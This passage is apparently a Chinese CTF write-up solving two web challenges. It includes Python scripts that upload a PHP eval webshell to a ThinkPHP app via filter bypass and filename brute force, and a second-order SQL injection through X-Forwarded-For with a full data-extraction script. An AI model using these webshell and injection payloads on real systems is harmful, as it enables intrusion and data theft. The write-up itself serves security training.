                if  (strstr(strtolower($uploadFile['name']),  ".php")  )  {
                        return  false;
                }

                $upload  =  new  \Think\Upload();//  实例化上传类
                $upload->maxSize    =  4096  ;//  设置附件上传大小
                $upload->allowExts    =  array('jpg',  'gif',  'png',  'jpeg');//  设置附件上传类型
                $upload->rootPath  =  './Public/Uploads/';//  设置附件上传目录
                $upload->savePath  =  '';//  设置附件上传子目录
                $info  =  $upload->upload()  ;
                if(!$info)  {//  上传错误提示错误信息
                    $this->error($upload->getError());
                    return;
                }else{//  上传成功  获取上传文件信息
                    $url  =  __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename']  ;
                    echo  json_encode(array("url"=>$url,"success"=>1));
                }
        }
}
```

解法一

这里有师傅fuzz出，使用`xxx.<>php`可以绕过来直接进行上传orz...

```python
import requests
url = "http://27e9c108-617d-42ed-8ad8-afe7e9e4c369.node3.buuoj.cn/index.php/home/index/upload/"
s = requests.Session()
files = {"file": ("shell.<>php", "<?php eval($_GET['cmd'])?>")}
r = requests.post(url, files=files)
print(r.text)
```




```
PS C:\Users\Lethe\Desktop> python .\exp.py
{"url":"\/Public\/Uploads\/2019-10-18\/5da8a89033c03.php","success":1}
```

上传成功，连接即可得到flag.

解法二：


通过报错信息，我们可以看出这里是使用了ThinkPHP3.2.4


:(

页面错误！请稍后再试～

ThinkPHP3.2.4 { Fast & Simple OOP PHP Framework } -- [WE CAN DO IT JUST THINK]

于是找个这之前的版本看一下文件上传的部分：


```
/**
 * 上传文件
 * @param 文件信息数组 $files ，通常是 $_FILES数组
 */
public function upload($files='') {
    if('' === $files){
        $files  =   $_FILES;
    }
    if(empty($files)){
        $this->error = '没有上传的文件！';
        return false;
    }

    /* 检测上传根目录 */
    if(!$this->uploader->checkRootPath($this->rootPath)){
        $this->error = $this->uploader->getError();
        return false;
    }
```


可以看到，当`$files`为空时，会默认将`$_FILES`赋给`$file`，即会上传`$_FILES`中的所有文件，而题目中只会过滤`$_FILES['file']`，因此是可以将shell上传成功的，而只要找到其文件名就可以了，不过只会输出允许文件的位置。

而文件名默认是用`uniqid()`函数生成的

- uniqid() 函数基于以微秒计的当前时间，生成一个唯一的 ID

所以短时间内上传两个文件的话，可以爆破出相近文件名，脚本如下：

```python
import requests
url = "http://a4eab965-f727-497b-9c42-8fc52baecb6c.node3.buuoj.cn/index.php/home/index/upload/"
s = requests.Session()
files = {"file": ("1.txt", "1"),"lethe": ("shell.php", "<?php eval($_GET['cmd'])?>")}
r = requests.post(url, files=files)
print(r.text)
filename = r.text.split("/")[-1].split(".")[0]
# print(filename)
filename = int(filename, 16)

while (True):
    shellname = hex(filename)[2:]
    # print(shellname)
    url = f"http://a4eab965-f727-497b-9c42-8fc52baecb6c.node3.buuoj.cn/Public/Uploads/2019-10-20/{shellname}.php"
    # print(url)
    r = requests.get(url)
    if r.status_code != 404:
        print("Find it: " + url)
        print(r.text)
        break
    else:
        filename += 1
```



```
PS C:\Users\Lethe> python -u "c:\Users\Lethe\Desktop\exp.py"
{"url":"\/Public\/Uploads\/2019-10-20\/5dac81df6cbee.txt","success":1}
Find it: http://a4eab965-f727-497b-9c42-8fc52baecb6c.node3.buuoj.cn/Public/Uploads/2019-10-20/5dac81df6d48e.php
flag{bd274b03-5b14-4d32-b2a0-f3ab80eef629}
```


Online Proxy

页面的源码里会回显Current IP和Last IP，其实之前做过一道也是回显IP的题，那题是XXF的insert注入，不过那题给了源码，思路比较容易想，且过滤了一些字符，最终是利用了时间盲注。


这一题也是在X-Forwarded-For字段进行注入，只有后一次ip和前一次ip不相同时，才会更新前一次的ip，既然存在插入ip、更新ip的操作，那么就应该可以利用update或者insert注入或者二次注入。

一般来说，insert可以使用延时注入，update可以使用bool盲注和延时盲注，但是如果更新后的数据是可见的话，那么就可能存在二次注入，在insert的时候拼接注入语句，将要查询的数据转化为10进制一起插入数据库中，这样实际上我们要查询的数据就已经在数据库里了，再在回显时就可以拿到数据了。


下面放几张图理解一下：



```
mysql> insert into test(`Id`,`current ip`,`last ip`) values('1','1'+(100)+'1','111');
Query OK, 1 row affected (0.00 sec)

mysql> select * from test;
+----+------------+---------+
| Id | current ip | last ip |
+----+------------+---------+
|  1 | 102        | 111     |
+----+------------+---------+
1 row in set (0.00 sec)
```




```
mysql> insert into test(`Id`,`current ip`,`last ip`) values('2','0'+'100'+'0','222');
Query OK, 1 row affected (0.00 sec)

mysql> select * from test;
+----+------------+---------+
| Id | current ip | last ip |
+----+------------+---------+
|  2 | 100        | 222     |
|  1 | 102        | 111     |
+----+------------+---------+
2 rows in set (0.00 sec)
```



```
mysql> insert into test(`Id`,`current ip`,`last ip`) values('3','0'+(select conv(substr(hex(database()),1,12),16,10))+'0','333');
Query OK, 1 row affected (0.00 sec)

mysql> select * from test;
+----+------------+---------+
| Id | current ip | last ip |
+----+------------+---------+
|  3 | 6517862    | 333     |
|  2 | 100        | 222     |
|  1 | 102        | 111     |
+----+------------+---------+
3 rows in set (0.00 sec)

mysql> select unhex(conv(6517862, 10 ,16));
+-----------------------------+
| unhex(conv(6517862, 10 ,16)) |
+-----------------------------+
| ctf                         |
+-----------------------------+
1 row in set (0.00 sec)
```

这一题刚好可以这么操作，类似的可以参考`upload（RCTF 2015）`一题，在这篇文章里我写了这题的wp。


下面进行验证，我们首先构造XXF为：`0'+conv(hex(substr((select database()),1,5)),16,10)+'0`



```
GET / HTTP/1.1
Host: node3.buuoj.cn:28136
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: track_uuid=95800a05-15f1-4511-95b6-8aba487f1755
Connection: close
X-Forwarded-For: 0'+conv(hex(substr((select database()),1,5)),16,10)+'0
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 21 Oct 2019 13:29:20 GMT
Content-Type: text/html;; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.10
Content-Length: 369

欢迎使用 Online Proxy。使用方法为 /?url=，例如 /?url=https://baidu.com/。<br>
为了保障您的使用体验，我们可能收集您的使用信息，这些信息只会被用于提升我们的服务，请□□放心。<br>
<!-- Debug Info:
 Duration: 0.22251296043396 s
 Current Ip: 0'+conv(hex(substr((select database()),1,5)),16,10)+'0
Last Ip: 123 -->
```

然后随意更换XXF，重新发包2次，第二次发包后我们可以看到成功回显了数据：



```
GET / HTTP/1.1
Host: node3.buuoj.cn:28136
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: track_uuid=95800a05-15f1-4511-95b6-8aba487f1755
Connection: close
X-Forwarded-For: 123
```


```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 21 Oct 2019 13:28:59 GMT
Content-Type: text/html;; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.10
Content-Length: 322

欢迎使用 Online Proxy。使用方法为 /?url=，例如 /?url=https://baidu.com/。<br>
为了保障您的使用体验，我们可能收集您的使用信息，这些信息只会被用于提升我们的服务，请□□放心。<br>
<!-- Debug Info:
 Duration: 0.22175908088684 s
 Current Ip: 123
Last Ip: 6517862 -->
```

注意：一次不能读太多位，不然10进制会用科学计数法表示，就无法转换回原字符串了。

最终脚本如下：

```python
import requests
import binascii

url = "http://node3.buuoj.cn:28136/"
s = requests.session()
def get_length(sql):
    length = ""
    payload = f"0'+length(({sql}))+'0"
    header = {'X-Forwarded-For': payload}
    r = s.get(url, headers=header)
    header['X-Forwarded-For'] = 'Lethe'
    r = s.get(url, headers=header)
    r = s.get(url, headers=header)
    length = r.text.split(" ")[-2]
    return length


def get_result(sql):
    all_result = ""
    length = int(get_length(sql))
    print("length: "+str(length))
    for i in range(1, length + 1, 5):
        payload = f"0'+conv(hex(substr(({sql}),{i},5)),16,10)+'0"
        header = {'X-Forwarded-For': payload}
        r = s.get(url, headers=header)
        header['X-Forwarded-For'] = 'Lethe'
        r = s.get(url, headers=header)
        r = s.get(url, headers=header)
        result = int(r.text.split(" ")[-2])
        # print(result)
        # print(binascii.a2b_hex(hex(result)[2:]).decode('utf8'))
        all_result += binascii.a2b_hex(hex(result)[2:]).decode('utf8')
    return all_result

# sql = "select group_concat(schema_name) from information_schema.schemata"

# sql = "select group_concat(table_name) from information_schema.tables where table_schema = 'F4l9_D4t4B45e'"

# sql = "select group_concat(column_name) from information_schema.columns where table_name='F4l9_t4b1e'"

sql = "select group_concat(F4l9_C01uMn) from F4l9_D4t4B45e.F4l9_t4b1e"

print(get_result(sql))
```

结果如下:



```
PS F:\CTF\RoarCTF\Web\OnlineProxy> python3 .\my_exp.py
length: 75
flag{G1zj1n_W4nt5_4_91r1_Fr1end},flag{5eae32dd-b38f-47af-8e4f-2f3322c819e6}
```